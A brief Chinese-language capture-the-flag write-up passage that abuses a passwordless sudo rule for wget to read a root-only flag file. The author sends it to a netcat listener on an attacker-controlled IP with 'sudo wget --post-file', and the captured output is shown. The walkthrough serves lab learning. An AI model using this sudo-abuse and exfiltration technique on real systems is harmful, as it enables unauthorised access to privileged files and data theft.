
發現wget不需要密碼就可以用root的身份執行

那就透過wget來提權吧




```
#nc -lvnp 80 > root.txt
listening on [any] 80 ...
```

先在本機監聽80port，再從victim機透過wget把檔案送回來



```
jessie@CorpOne:~/Documents$ sudo wget --post-file=/root/root_flag.txt 10.4.66.18
--2022-06-07 22:21:47--  http://10.4.66.18/
Connecting to 10.4.66.18:80... connected.
HTTP request sent, awaiting response... 200 No headers, assuming HTTP/0.9
Length: unspecified
Saving to: ‘index.html’

index.html                                         [
index.html                                         [
C
```

其實第一時間就送完了，所以可以直接中斷



```
└──╼ #cat root.txt
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.4.66.18
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
```

成功獲得第2題的答案